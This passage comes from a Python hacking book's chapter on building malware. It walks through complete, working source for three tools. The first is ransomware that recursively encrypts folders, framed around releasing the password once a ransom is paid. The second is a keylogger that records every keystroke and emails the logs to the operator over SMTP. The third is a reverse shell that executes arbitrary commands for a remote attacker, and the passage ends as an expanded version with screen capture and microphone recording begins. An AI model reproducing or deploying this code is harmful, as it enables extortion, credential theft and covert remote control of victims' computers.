In this chapter, we have done a great job making valuable tools you can utilize during your information-gathering phase. We started by extracting information about domain names using WHOIS database and DNS enumeration, then we built a simple subdomain scanner. Next, we created a tool that can be used to extract geolocation information about IP addresses. Finally, we made three scripts for port scanning; the first one is a simple port scanner, the second one is a threaded port scanner, and the third one is a port scanner that is based on Nmap that scan not only ports but various information about the service running on those ports.

Chapter 2: Building Malware

Malware is a computer program designed to attack a computer system. Malware is often used to steal data from a user's computer or damage a computer system. In this chapter, we will learn how to build malware using Python. Below are the programs we will be making:

We will make a program that can encrypt any file or folder in the system. The encryption key is derived from a password; therefore, we can only give the password when the ransom is paid.

We will make a program that can log all the keys pressed by the user and send it via email or report to a file we can retrieve later.

Reverse We will build a program to execute shell commands and send the results back to a remote machine. After that, we will add even more features to the reverse shell, such as taking screenshots, recording the microphone, extracting hardware and system information, and downloading and uploading any file.

Making a Ransomware

Introduction

Ransomware is a type of malware that encrypts the files of a system and decrypts only after a sum of money is paid to the attacker.

Encryption is the process of encoding information so only authorized parties can access it.

There are two main types of encryption: symmetric and asymmetric encryption. In symmetric encryption (which we will be using), the same key we used to encrypt the data is also usable for decryption. In contrast, in asymmetric encryption, there are two keys, one for encryption (public key) and the other for decryption (private key). Therefore, to build ransomware, encryption is the primary process.

There are a lot of types of ransomware. The one we will build uses the same password to encrypt and decrypt the data. In other words, we use key derivation functions to derive a key from a password. So, hypothetically, when the victim pays us, we will simply give him the password to decrypt their files. Thus, instead of randomly generating a key, we use a password to derive the key, and there are algorithms for this purpose. One of these algorithms is Scrypt , a password-based key derivation function created in 2009 by Colin Percival.

Getting Started

To get started writing the ransomware, we will be using the cryptography library:

```
$ pip install cryptography
```

There are a lot of encryption algorithms out there. This library we will use is built on top of the AES algorithm.

Open up a new file, call it ransomware.py and import the following:

```
import pathlib, os, secrets, base64, getpass
import cryptography
from cryptography . fernet import Fernet
from cryptography . hazmat . primitives . kdf . scrypt import
  Scrypt
```

Don't worry about these imported libraries for now. I will explain each part of the code as we proceed.

Deriving the Key from a Password

First, key derivation functions need random bits added to the password before it's hashed; these bits are often called salts, which help strengthen security and protect against dictionary and brute-force attacks. Let's make a function to generate that using the secrets module :

```
def generate_salt ( size = 16 ):

"""Generate the salt used for key derivation,
    `size` is the length of the salt to generate"""

return secrets . token_bytes ( size )
```

We are using the secrets module instead of random because secrets is used for generating cryptographically strong random numbers suitable for password generation, security tokens, salts, etc.

Next, let's make a function to derive the key from the password and the salt:

```
def derive_key ( salt , password ):

"""Derive the key from the `password` using the passed
`salt`"""
```

```
kdf = Scrypt ( salt = salt , length = 32 , n = 2 ** 14 , r = 8
, p = 1 )

return kdf . derive ( password .encode())
```

We initialize the Scrypt algorithm by passing the following:

The

The desired the key (32 in this case).

n: CPU/Memory cost parameter, must be larger than 1 and be a power of 2.

r: Block size parameter.

p: Parallelization parameter.

As mentioned in the documentation , n , r , and p can adjust the computational and memory cost of the Scrypt algorithm. RFC 7914 recommends r=8 , p=1 , where the original Scrypt paper suggests that n should have a minimum value of 2**14 for interactive logins or 2**20 for more sensitive files; you can check the documentation for more information.

Next, we make a function to load a previously generated salt:

```
def load_salt ():

# load salt from salt.salt file

return open ( "salt.salt" , "rb" ). read ()
```

Now that we have the salt generation and key derivation functions, let's make the core function that generates the key from a password:

```
def generate_key ( password , salt_size = 16 ,
load_existing_salt = False , save_salt = True ):

"""Generates a key from a `password` and the salt.
    If `load_existing_salt` is True, it'll load the salt from a file
    in the current directory called "salt.salt".
    If `save_salt` is True, then it will generate a new salt
    and save it to "salt.salt""""

if load_existing_salt :

# load existing salt

salt = load_salt ()

elif save_salt :

# generate new salt and save it

salt = generate_salt ( salt_size )

with open ( "salt.salt" , "wb" ) as salt_file :

salt_file . write ( salt )
```

```
# generate the key from the salt and the password

derived_key  = derive_key ( salt , password )



# encode it using Base 64 and return it

return   base64 . urlsafe_b64encode ( derived_key )
```

The above function accepts the following arguments:

The password string to generate the key from.

An integer indicating the size of the salt to generate.

A boolean indicating whether we load a previously generated salt.

A boolean to indicate whether we save the generated salt.

After we load or generate a new salt, we derive the key from the password using our derive_key() function and return the key as a Base64-encoded text.

File Encryption

Now, we dive into the most exciting part, encryption and decryption functions:

```
def encrypt ( filename , key ):

"""Given a filename (str) and key (bytes), it encrypts the file and write it"""

f = Fernet ( key )

with open ( filename , "rb" ) as file :

# read all file data

file_data = file . read ()

# encrypt data

encrypted_data = f . encrypt ( file_data )

# write the encrypted file
```

```
with open ( filename , "wb" ) as file :

file . write ( encrypted_data )
```

Pretty straightforward, after we make the Fernet object from the key passed to this function, we read the file data and encrypt it using the Fernet.encrypt() method.

After that, we take the encrypted data and override the original file with the encrypted file by simply writing the file with the same original name.

File Decryption

Okay, that's done. Going to the decryption function now, it is the same process, except we will use the decrypt() function instead of encrypt() on the Fernet object:

```
def decrypt ( filename , key ):

"""Given a filename (str) and key (bytes), it decrypts the file and write it"""

f = Fernet ( key )

with open ( filename , "rb" ) as file :

# read the encrypted data

encrypted_data = file . read ()

# decrypt data

try :
```

```
decrypted_data   = f . decrypt ( encrypted_data )

except    cryptography .fernet.InvalidToken:

print ( "[!] Invalid token, most likely the password is incorrect" )

return

# write the original file

with    open ( filename , "wb" ) as    file :

file . write ( decrypted_data )
```
We add a simple try-except block to handle the exception when the password is incorrect.

Encrypting and Decrypting Folders

Awesome! Before testing our functions, we need to remember that ransomware encrypts entire folders or even the entire computer system, not just a single file. Therefore, we need to write code to encrypt folders and their subfolders and files. Let's start with encrypting folders:

```
def encrypt_folder ( foldername , key ):

# if it's a folder, encrypt the entire folder (i.e all the containing files)

for child in pathlib . Path ( foldername ). glob ( "*" ):

if child . is_file ():

print ( f "[*] Encrypting { child } " )

encrypt ( child , key )

elif child . is_dir ():
```

encrypt_folder (child , key)

Not that complicated; we use the glob() method from the pathlib module 's Path() class to get all the subfolders and files in that folder. It is the same as os.scandir() except that pathlib returns Path objects and not regular Python strings. Inside the for loop, we check if this child path object is a file or a folder. We use our previously defined encrypt() function if it is a file. If it's a folder, we recursively run the encrypt_folder() but pass the child path into the foldername argument.

The same thing for decrypting folders:

```
def decrypt_folder ( foldername , key ):

# if it's a folder, decrypt the entire folder

for child in pathlib . Path ( foldername ). glob ( "*" ):

if child . is_file ():

print ( f "[*] Decrypting { child } " )



decrypt ( child , key )

elif child . is_dir ():

decrypt_folder ( child , key )
```

That's great! Now, all we have to do is use the argparse module to make our script as easily usable as possible from the command line:

```
if __name__ == "__main__" :

import argparse

parser = argparse . ArgumentParser ( description = "File Encryptor Script with a Password" )

parser . add_argument ( "path" , help = "Path to encrypt/decrypt, can be a file or an entire folder" )

parser . add_argument ( "-s" , "--salt-size" , help = "If this is set, a new salt with the passed size is generated" ,

type = int )

parser . add_argument ( "-e" , "--encrypt" , action = "store_true"
,

help = "Whether to encrypt the file/folder, only -e or -d can be specified." )

parser . add_argument ( "-d" , "--decrypt" , action = "store_true"
,
```

```
help = "Whether to decrypt the file/folder, only -e or -d can be specified." )

args  = parser . parse_args ()

if  args .encrypt:

password  = getpass . getpass ( "Enter the password for encryption: " )

elif  args .decrypt:

password  = getpass . getpass ( "Enter the password you used for encryption: " )

if  args .salt_size:

key  = generate_key ( password , salt_size = args .salt_size, save_salt = True )

else :

key  = generate_key ( password , load_existing_salt = True )
```

```
encrypt_  = args .encrypt

decrypt_  = args .decrypt

if  encrypt_  and  decrypt_ :

raise  TypeError ( "Please specify whether you want to encrypt the file or decrypt it." )

elif  encrypt_ :

if  os . path . isfile ( args .path):

# if it is a file, encrypt it

encrypt ( args .path, key )

elif  os . path . isdir ( args .path):

encrypt_folder ( args .path, key )

elif  decrypt_ :
```

```
if os . path . isfile ( args .path):

decrypt ( args .path, key )

elif os . path . isdir ( args .path):

decrypt_folder ( args .path, key )

else :

raise TypeError ( "Please specify whether you want to encrypt the file or decrypt it." )
```

Okay, so we're expecting a total of four parameters, which are the path of the folder/file to encrypt or decrypt, the salt size which, if passed, generates a new salt with the given size, and whether to encrypt or decrypt via -e or -d parameters respectively.

Running the Code

To test our script, you have to come up with files you don't need or have a copy of them somewhere on your computer. For my case, I've made a folder named test-folder in the same directory where ransomware.py is located and brought some PDF documents, images, text files, and other files. Here's the content of it:

Name	Date modified	Type	Size
Documents	7/11/2022 11:45 AM	File folder	
Files	7/11/2022 11:46 AM	File folder	
Pictures	7/11/2022 11:45 AM	File folder	
test	7/11/2022 11:51 AM	Text Document	1 KB
test2	7/11/2022 11:51 AM	Text Document	1 KB
test3	7/11/2022 11:51 AM	Text Document	2 KB

And here's what's inside the Files folder:

Archive	7/11/2022 11:46 AM	File folder
Programs	7/11/2022 11:47 AM	File folder

Where Archive and Programs contain some zip files and executables, let's try to encrypt this entire test-folder folder:

```
$ python ransomware.py -e test-folder -s 32
```

I've specified the salt to be 32 in size and passed the test-folder to the script. You will be prompted for a password for encryption; let's use "1234" :

```
Enter the password for encryption:
[*] Encrypting test-folder\Documents\2171614.xlsx
[*] Encrypting test-folder\Documents\receipt.pdf
[*] Encrypting test-folder\Files\Archive\12_compressed.zip
[*] Encrypting test-folder\Files\Archive\81023_Win.zip
[*] Encrypting test-folder\Files\Programs\Postman-win64-9.15.2-
Setup.exe
[*] Encrypting test-folder\Pictures\crai.png
[*] Encrypting test-folder\Pictures\photo-22-09.jpg


[*] Encrypting test-folder\Pictures\photo-22-14.jpg
[*] Encrypting test-folder\test.txt
[*] Encrypting test-folder\test2.txt
[*] Encrypting test-folder\test3.txt
```

You'll be prompted to enter a password, get_pass() hides the characters you type, so it's more secure.

It looks like the script successfully encrypted the entire folder! You can test it by yourself on a folder you come up with (I insist, please don't use it on files you need and do not have a copy elsewhere).

The files remain in the same extension, but if you right-click, you won't be able to read anything.

You will also notice that salt.salt file appeared in your current working directory. Do not delete it, as it's necessary for the decryption process.

Let's try to decrypt it with a wrong password, something like "1235" and not "1234" :

```
$ python ransomware.py -d test-folder
```

Enter the password you used for encryption:
[*] Decrypting test-folder\Documents\2171614.xlsx
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Documents\receipt.pdf
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Files\Archive\12_compressed.zip
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Files\Archive\81023_Win.zip
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Files\Programs\Postman-win64-9.15.2-Setup.exe

[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Pictures\crai.png
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Pictures\photo-22-09.jpg
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Pictures\photo-22-14.jpg
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\test.txt
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\test2.txt
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\test3.txt
[!] Invalid token, most likely the password is incorrect

In the decryption process, do not pass -s as it will generate a new salt and override the previous salt that was used for encryption and so you won't be able to recover your files. You can edit the code to prevent this parameter in decryption.

The folder is still encrypted, as the password is wrong. Let's re-run with the correct password "1234" :

```
$ python ransomware.py -d test-folder
Enter the password you used for encryption:
[*] Decrypting test-folder\Documents\2171614.xlsx
[*] Decrypting test-folder\Documents\receipt.pdf
[*] Decrypting test-folder\Files\Archive\12_compressed.zip
[*] Decrypting test-folder\Files\Archive\81023_Win.zip
[*] Decrypting test-folder\Files\Programs\Postman-win64-9.15.2-Setup.exe
[*] Decrypting test-folder\Pictures\crai.png
[*] Decrypting test-folder\Pictures\photo-22-09.jpg

[*] Decrypting test-folder\Pictures\photo-22-14.jpg
[*] Decrypting test-folder\test.txt
[*] Decrypting test-folder\test2.txt
[*] Decrypting test-folder\test3.txt
```

The entire folder is back to its original form; now, all the files are readable! So it's working!

Making a Keylogger

Introduction

A keylogger is a type of surveillance technology used to monitor and record each keystroke typed on a specific computer's keyboard. It is also considered malware since it can be invisible, running in the background, and the user cannot notice the presence of this program.

With a keylogger, you can easily use this for unethical purposes; you can register everything the user is typing on the keyboard, including credentials, private messages, etc., and send them back to you.

Getting Started

We are going to use the [keyboard module](#); let's install it:

$ pip install keyboard

This module allows you to take complete control of your keyboard, hook global events, register hotkeys, simulate key presses, and much more, and it is a small module, though.

The Python script we will build will do the following:

Listen to keystrokes in the background.

Whenever a key is pressed and released, we add it to a global string variable.

Every report the content of this string variable either to a local file (to upload to an FTP server or use Google Drive API) or via email.

Let's start by importing the necessary modules:

```
import keyboard # for keylogs
import smtplib # for sending email using SMTP protocol
(gmail)
# Timer is to make a method runs after an `interval` amount
of time
from threading import Timer
from datetime import datetime
from email . mime . multipart import MIMEMultipart
from email . mime . text import MIMEText
```

If you choose to report key logs via email, you should set up an email account on Outlook or any other email provider (except for Gmail) and make sure that third-party apps are allowed to log in via email and password.

If you're thinking about reporting to your Gmail account, Google no longer supports using third-party apps like ours. Therefore, you should consider [using Gmail API](#) to send emails to your account.

Let's initialize some variables:

```
SEND_REPORT_EVERY = 60 # in seconds, 60 means 1 minute and so on
EMAIL_ADDRESS = "email@provider.tld"
EMAIL_PASSWORD = "password_here"
```

Obviously, you should put the correct email address and password if you want to report the key logs via email.

Setting SEND_REPORT_EVERY to 60 means we report our key logs every 60 seconds (i.e., one minute). Feel free to edit this to your needs.

The best way to represent a keylogger is to create a class for it, and each method in this class does a specific task:

```
class Keylogger :

def __init__ ( self , interval , report_method = "email" ):

# we gonna pass SEND_REPORT_EVERY to interval

self . interval = interval
```

```
self . report_method  = report_method

# this is the string variable that contains the log of all

# the keystrokes within `self.interval`

self . log  = ""

# record start & end datetimes

self . start_dt  = datetime . now ()

self . end_dt  = datetime . now ()
```

We set report_method to "email" by default, which indicates that we'll send key logs to our email, you'll see how we pass "file" later, and it will save it to a local file.

self.log will be the variable that contains the key logs. We're also initializing two variables that carry the reporting period's start and end date times; they help make beautiful file names in case we want to report via files.

Making the Callback Function

Now, we need to utilize the keyboard 's on_release() function that takes a callback that will be called for every KEY_UP event (whenever you release a key on the keyboard); this callback takes one parameter, which is a KeyboardEvent that has the name attribute, let's implement it:

```
def callback ( self , event ):

"""This callback is invoked whenever a keyboard event is occured
        (i.e when a key is released in this example)"""

name = event .name

if len ( name ) > 1 :

# not a character, special key (e.g ctrl, alt, etc.)

# uppercase with []

if name == "space" :
```

```
# " " instead of "space"

name = " "

elif name == "enter" :

# add a new line whenever an ENTER is pressed

name = "[ENTER] \n "

elif name == "decimal" :

name = "."

else :

# replace spaces with underscores

name = name .replace( " " , "_" )

name = f "[ { name .upper() } ]"

# finally, add the key name to our global `self.log` variable
```

```
self . log += name
```

So whenever a key is released, the button pressed is appended to the self.log string variable.

Many people reached out to me to make a keylogger for a specific language that the keyboard library does not support. I say you can always print the name variable and see what it looks like for debugging purposes, and then you can make a Python dictionary that maps that thing you see in the console to the desired output you want.

Reporting to Text Files

If you choose to report the key logs to a local file, the following methods are responsible for that:

def update_filename (self):

construct the filename to be identified by start & end datetimes

start_dt_str = str (self . start_dt)[:- 7]. replace (" " , "-"). replace (":" , "")

end_dt_str = str (self . end_dt)[:- 7]. replace (" " , "-"). replace (":" , "")

self . filename = f "keylog- { start_dt_str } _ { end_dt_str } "

def report_to_file (self):

"""This method creates a log file in the current directory that contains

```
        the current keylogs in the `self.log` variable"""

# open the file in write mode (create it)

with  open ( f " { self . filename } .txt" , "w" ) as  f :

# write the keylogs to the file

print ( self . log , file = f )

print ( f "[+] Saved { self . filename } .txt" )
```

The update_filename() method is simple; we take the recorded date times and convert them to a readable string. After that, we construct a filename based on these dates, which we'll use for naming our logging files.

The report_to_file() method creates a new file with the name of self.filename , and saves the key logs there.

Reporting via Email

For the second reporting method (via email), we need to implement the method that when given a message (in this case, key logs) it sends it as an email (head to this online tutorial for more information on how this is done):

```
def    prepare_mail ( self , message ):

"""Utility function to construct a MIMEMultipart from a text
         It creates an HTML version as well as text version
         to be sent as an email"""

msg  = MIMEMultipart ( "alternative" )

msg [ "From" ] = EMAIL_ADDRESS

msg [ "To" ] = EMAIL_ADDRESS

msg [ "Subject" ] = "Keylogger logs"

# simple paragraph, feel free to edit to add fancy HTML
```

```
html = f "

{ message }

"

text_part = MIMEText ( message , "plain" )

html_part = MIMEText ( html , "html" )

msg . attach ( text_part )

msg . attach ( html_part )

# after making the mail, convert back as string message

return msg . as_string ()

def sendmail ( self , email , password , message , verbose =
1 ):

# manages a connection to an SMTP server

# in our case it's for Microsoft365, Outlook, Hotmail, and
live.com
```

```
server  = smtplib . SMTP ( host = "smtp.office365.com" , port = 587 )

# connect to the SMTP server as TLS mode ( for security )

server . starttls ()


# login to the email account

server . login ( email , password )

# send the actual message after preparation

server . sendmail ( email , email , self . prepare_mail ( message ))

# terminates the session

server . quit ()

if   verbose :
```

print (f " { datetime . now () } - Sent an email to { email } containing: { message } ")

The prepare_mail() method takes the message as a regular Python string and constructs a MIMEMultipart object which helps us make both an HTML and a text version of the mail. We then use the prepare_mail() method in sendmail() to send the email. Notice we have used the Office365 SMTP servers to log in to our email account. If you're using another provider, use their SMTP servers. Check this list of SMTP servers of the most common email providers .

In the end, we terminate the SMTP connection and print a simple message.

Next, we make a method that reports the key logs after every period. In other words, it calls either sendmail() or report_to_file() every time:

def report (self):

"""This function gets called every `self.interval`
        It basically sends keylogs and resets `self.log` variable"""

if self . log :

if there is something in log, report it

```
self . end_dt   = datetime . now ()

# update `self.filename`

self . update_filename ()

if    self . report_method   == "email" :

self . sendmail ( EMAIL_ADDRESS , EMAIL_PASSWORD , self .
log )

elif    self . report_method   == "file" :

self . report_to_file ()

# if you don't want to print in the console, comment below

print ( f "[ { self . filename } ] - { self . log } " )

self . start_dt   = datetime . now ()

self . log   = ""

timer   = Timer ( interval = self . interval , function = self .
```

```
report )

# set the thread as daemon (dies when main thread die)

timer . daemon  = True

# start the timer

timer . start ()
```

So we are checking if the self.log variable got something (the user pressed something in that period). If this is the case, report it by either saving it to a local file or sending it as an email.

And then we passed the self.interval (I've set it to 1 minute or 60 seconds, feel free to adjust it on your needs), and the function self.report() to the Timer() class, and then call the start() method after we set it as a daemon thread.

This way, the method we just implemented sends keystrokes to email or saves it to a local file (based on the report_method) and calls itself recursively every self.interval seconds in separate threads.

Finishing the Keylogger

Let's define the method that calls the on_release() method:

```
def start ( self ):

# record the start datetime

self . start_dt = datetime . now ()

# start the keylogger

keyboard . on_release ( callback = self . callback )

# start reporting the keylogs

self . report ()

# make a simple message

print ( f " { datetime . now () } - Started keylogger" )
```

```
# block the current thread, wait until CTRL+C is pressed

keyboard . wait ()
```

This start() method is what we will call outside the class, as it's the essential method; we use the keyboard.on_release() method to pass our previously defined callback() method. After that, we call our self.report() method that runs on a separate thread and finally use the wait() method from the keyboard module to block the current thread so we can exit the program using CTRL+C.

We are done with the Keylogger class now. All we need to do is to instantiate it:

```
if __name__ == "__main__" :

# if you want a keylogger to send to your email

# keylogger = Keylogger(interval=SEND_REPORT_EVERY,
report_method="email")

# if you want a keylogger to record keylogs to a local file

# (and then send it using your favorite method)


keylogger = Keylogger ( interval = SEND_REPORT_EVERY ,
```

```
report_method = "file" )

keylogger . start ()
```

If you want reports via email, you should uncomment the first instantiation where we have report_method="email" . Otherwise, if you're going to report key logs via files into the current directory, then you should use the second one, report_method set to "file" .


When you execute the script using email reporting, it will record your keystrokes. After each minute, it will send all logs to the email; give it a try!

Running the Code


I’m running this with the report_method set to "file" :

$ python keylogger.py

After 60 seconds, a new text file appeared in the current directory showing the keys pressed during the period:



Let’s open it up:


keylog-2022-07-12-104241_2022-07-12-104341 - Notepad

File Edit Format View Help

```
[ENTER]
[RIGHT_SHIFT]i'm runnign thi swith the report_method set to "file"[RIGHT_SHIFT];[BACKSPACE]:[ENTER]
[ENTER]
$ python keyloggeR[RIGHT_SHIFT];py[ENTER]
[ENTER]
I[RIGHT_SHIFT] [BACKSPACE][BACKSPACE][RIGHT_SHIFT]this will be reported inside the file, we wlil see![BACKSPACE][BACKSPACE][BAS][BAS][BAS][BAS
```

That's awesome! Note that the email reporting method also works! Just ensure you have the correct credentials for your email.

Making a Reverse Shell

Introduction

There are many ways to gain control over a compromised system. A common practice is to gain interactive shell access, which enables you to try to gain complete control of the operating system. However, most basic firewalls block direct remote connections. One of the methods to bypass this is to use reverse shells.

A reverse shell is a program that executes local cmd.exe (for Windows) or bash / zsh (for Unix-like) commands and sends the output to a remote machine. With a reverse shell, the target machine initiates the connection to the attacker machine, and the attacker's machine listens for incoming connections on a specified port, bypassing firewalls.

The basic idea of the code we will implement is that the attacker's machine will keep listening for connections. Once a client (or target machine) connects, the server will send shell commands to the target machine and expect output results.

We do not have to install anything, as the primary operations will be using the built-in socket module.

Server Code

Let's get started with the server code:

```
import socket
SERVER_HOST = "0.0.0.0"
SERVER_PORT = 5003
BUFFER_SIZE = 1024 * 128 # 128KB max size of messages, feel free to increase
# separator string for sending 2 messages in one go
SEPARATOR = ""
# create a socket object
s = socket.socket()
```

Notice that I've used 0.0.0.0 as the server IP address; this means all IPv4 addresses on the local machine. You may wonder why we don't just use our local IP address, localhost, or 127.0.0.1? Well, if the server has two IP addresses, 192.168.1.101 on one network and 10.0.1.1 on another, and the server listens on 0.0.0.0, it will be reachable at both IPs.

Plus, if you want the server to be reachable outside your private network, you have to set the SERVER_HOST as 0.0.0.0, especially if you're on a VM in the cloud.

We then specified some variables and initiated the TCP socket. Notice I used 5003 as the TCP port. Feel free to choose any port above 1024; make sure it's not used. You also must use the same port on both sides (i.e., server and client).

However, malicious reverse shells usually use the popular port 80 (i.e., HTTP) or 443 (i.e., HTTPS), which will allow them to bypass the firewall restrictions of the target client; feel free to change it and try it out!

Now let's bind that socket we just created to our IP address and port:

```
# bind the socket to all IP addresses of this host
s . bind (( SERVER_HOST , SERVER_PORT ))
```

Listening for connections:

```
# make the PORT reusable
# when you run the server multiple times in Linux, Address already in use error will raise
s . setsockopt ( socket . SOL_SOCKET , socket . SO_REUSEADDR , 1 )
s . listen ( 5 )
print ( f "Listening as { SERVER_HOST } : { SERVER_PORT } ..." )
```

The setsockopt() function sets a socket option. In our case, we're trying to make the port reusable. In other words, when rerunning the same script, an error will raise, indicating that the address is already in use. We use this line to prevent it and will bind the port on the new run.

Now, if any client attempts to connect to the server, we need to accept the connection:

```
# accept any connections attempted
client_socket , client_address = s . accept ()
print ( f " { client_address [ 0 ] } : { client_address [ 1 ] }
```

Connected!")

The accept() function waits for an incoming connection and returns a new socket representing the connection (client_socket) and the address (IP and port) of the client.

The remaining server code will only be executed if a user is connected to the server and listening for commands. Let's start by receiving a message from the client that contains the current working directory of the client:

```
# receiving the current working directory of the client
cwd = client_socket . recv ( BUFFER_SIZE ). decode ()
print ( "[+] Current working directory:" , cwd )
```

Note that we need to encode the message to bytes before sending. We must send the message using the client_socket and not the server socket. Let's start our main loop, which is sending shell commands, retrieving the results, and printing them:

```
while True :

# get the command from prompt

command = input ( f " { cwd } $> " )

if not command . strip ():

# empty command
```

```
continue

# send the command to the client

client_socket . send ( command . encode ())

if   command . lower () == "exit" :

# if the command is exit, just break out of the loop

break

# retrieve command results

output  = client_socket . recv ( BUFFER_SIZE ). decode ()

# split command output and current directory

results , cwd  = output . split ( SEPARATOR )

# print output

print ( results )
```

```
# close connection to the client & server connection
client_socket . close ()
s . close ()
```

In the above code, we're prompting the server user (i.e., attacker) of the command they want to execute on the client; we send that command to the client and expect the command's output to print it to the console.

Note that we split the output into command results and the current working directory. That's because the client will send both messages in a single send operation.

If the command is exit , we break out of the loop and close the connections.

Client Code

Let's see the code of the client now, open up a new client.py Python file and write the following:

```
import socket, os, subprocess, sys
SERVER_HOST = sys . argv [ 1 ]
SERVER_PORT = 5003
BUFFER_SIZE = 1024 * 128 # 128KB max size of messages,
feel free to increase
# separator string for sending 2 messages in one go
SEPARATOR = ""
```

Above, we set the SERVER_HOST to be passed from the command line arguments, which is the server machine's IP or host. If you're on a local network, then you should know the private IP of the server by using the ipconfig on Windows and ifconfig commands on Linux.

Note that if you're testing both codes on the same machine, you can set the SERVER_HOST to 127.0.0.1 , which will work fine.

Let's create the socket and connect to the server:

```
# create the socket object
s = socket . socket ()
# connect to the server
s . connect (( SERVER_HOST , SERVER_PORT ))
```

Remember, the server expects the current working directory of the client just after the connection. Let's send it then:

```
# get the current directory and send it
cwd = os . getcwd ()
s . send ( cwd . encode ())
```

We used the getcwd() function from the os module, which returns the current working directory. For instance, if you execute this code on the Desktop, it'll return the absolute path of the Desktop.

Going to the main loop, we first receive the command from the server, execute it and send the result back. Here is the code for that:

```
while True :

# receive the command from the server

command = s . recv ( BUFFER_SIZE ). decode ()

splited_command = command . split ()

if command . lower () == "exit" :

# if the command is exit, just break out of the loop

break
```

```
if    splited_command [ 0 ]. lower () == "cd" :

# cd command, change directory

try :

os . chdir ( ' ' . join ( splited_command [ 1 :]))

except    FileNotFoundError    as    e :

# if there is an error, set as the output

output   = str ( e )

else :

# if operation is successful, empty message

output   = ""

else :

# execute the command and retrieve the results
```

```
output = subprocess . getoutput ( command )

# get the current working directory as output

cwd = os . getcwd ()

# send the results back to the server

message = f " { output }{ SEPARATOR }{ cwd } "



s . send ( message . encode ())
# close client connection
s . close ()
```

First, we receive the command from the server using the recv() method on the socket object; we then check if it's a cd command. If that's the case, we use the os.chdir() function to change the directory. The reason for that is because the subprocess.getoutput() spawns its own process and does not change the directory on the current Python process.

After that, if it's not a cd command, then we use the subprocess.getoutput() function to get the output of the command executed.

Finally, we prepare our message that contains the command output and working directory and then send it.

Running the Code

Okay, we're done writing the code for both sides. Let's run them. First, you need to run the server to listen on that port:

```
$ python server.py
```

After that, you run the client code on the same machine for testing purposes or on a separate machine on the same network or the Internet:

```
$ python client.py 127.0.0.1
```

I’m running the client on the same machine. Therefore, I’m passing 127.0.0.1 as the server IP address. If you’re running the client on another machine, make sure to put the private IP address of the server.

If the server is remote and not on the same private network, then you must confirm the port (in our case, it’s 5003) is allowed and that the firewall isn’t blocking it.

Below is a screenshot of when I started the server and instantiated a new client connection, and then ran a demo dir command:

```
E:\reverse_shell>python server.py
Listening as 0.0.0.0:5003 ...
127.0.0.1:57652 Connected!
[+] Current working directory: E:\reverse_shell
E:\reverse_shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\reverse_shell

04/27/2021  11:30 PM    <DIR>          .
04/27/2021  11:30 PM    <DIR>          ..
04/27/2021  11:40 PM             1,460 client.py
09/24/2019  01:47 PM             1,070 README.md
04/27/2021  11:40 PM             1,548 server.py
               3 File(s)          4,078 bytes
               2 Dir(s)  87,579,619,328 bytes free
E:\reverse_shell $>
```

This was my run on the client side:

```
E:\reverse_shell>python client.py 127.0.0.1
```

Incredible, isn't it? You can execute any shell command available in that operating system. In my case, it's a Windows 10 machine. Thus, I can run the netstat command to see the network connections on that machine or ipconfig to see various network details.

In the upcoming section, we will build a more advanced version of a reverse shell with the following additions:

The server can accept multiple clients simultaneously.

Adding custom commands, such as retrieving system and hardware information, capturing screenshots of the screen, recording clients' audio on their default microphone, and downloading and uploading files.

Making an Advanced Reverse Shell

We're adding more features to the reverse shell code in this part. So far, we have managed to make a working code where the server can send any Windows or Unix command, and the client sends back the response or the output of that command. However, the server lacks a core functionality which is being able to receive connections from multiple clients at the same time.

To scale the code a little, I have managed to refactor the code drastically to be able to add features easily. The main thing I changed is representing the server and the client as Python classes.

This way, we ensure that multiple methods use the same attributes of the object without the need to use global variables or pass through the function parameters.

There will be a lot of code in this one, so ensure you're patient enough to bear it.

Below are the major new features of the server code:

The server now has its own small interpreter. With the and we will explain them when showing the code.

We can accept multiple connections from the same host or different hosts. For example, if the server is in a cloud-based VPS, you can run a client code on your home machine and another client on another machine, and the server will be able

to switch between the two and run commands accordingly.
Accepting client connections now runs on a separate thread.

Like the client, the server can receive or send files using the custom
And below are the new features of the client code:
We are adding the ability to take a screenshot of the current screen and save it to an image file named by the remote server using the newly added command.
Using the command, the server can instruct the client to record the default microphone for a given number of seconds and save it to an audio file.
The server can now command the client to collect all hardware and system information and send them back using the custom we will be building.
Before we get started, make sure you install the following libraries:
$ pip install pyautogui sounddevice scipy psutil tabulate gputil

Server Code

Next, open up a new Python file named server.py , and let's import the necessary libraries:

```
import socket, subprocess, re, os, tabulate, tqdm
from threading import Thread
SERVER_HOST = "0.0.0.0"
SERVER_PORT = 5003
BUFFER_SIZE = 1440 # max size of messages, setting to 1440 after experimentation, MTU size
# separator string for sending 2 messages in one go
SEPARATOR = ""
```

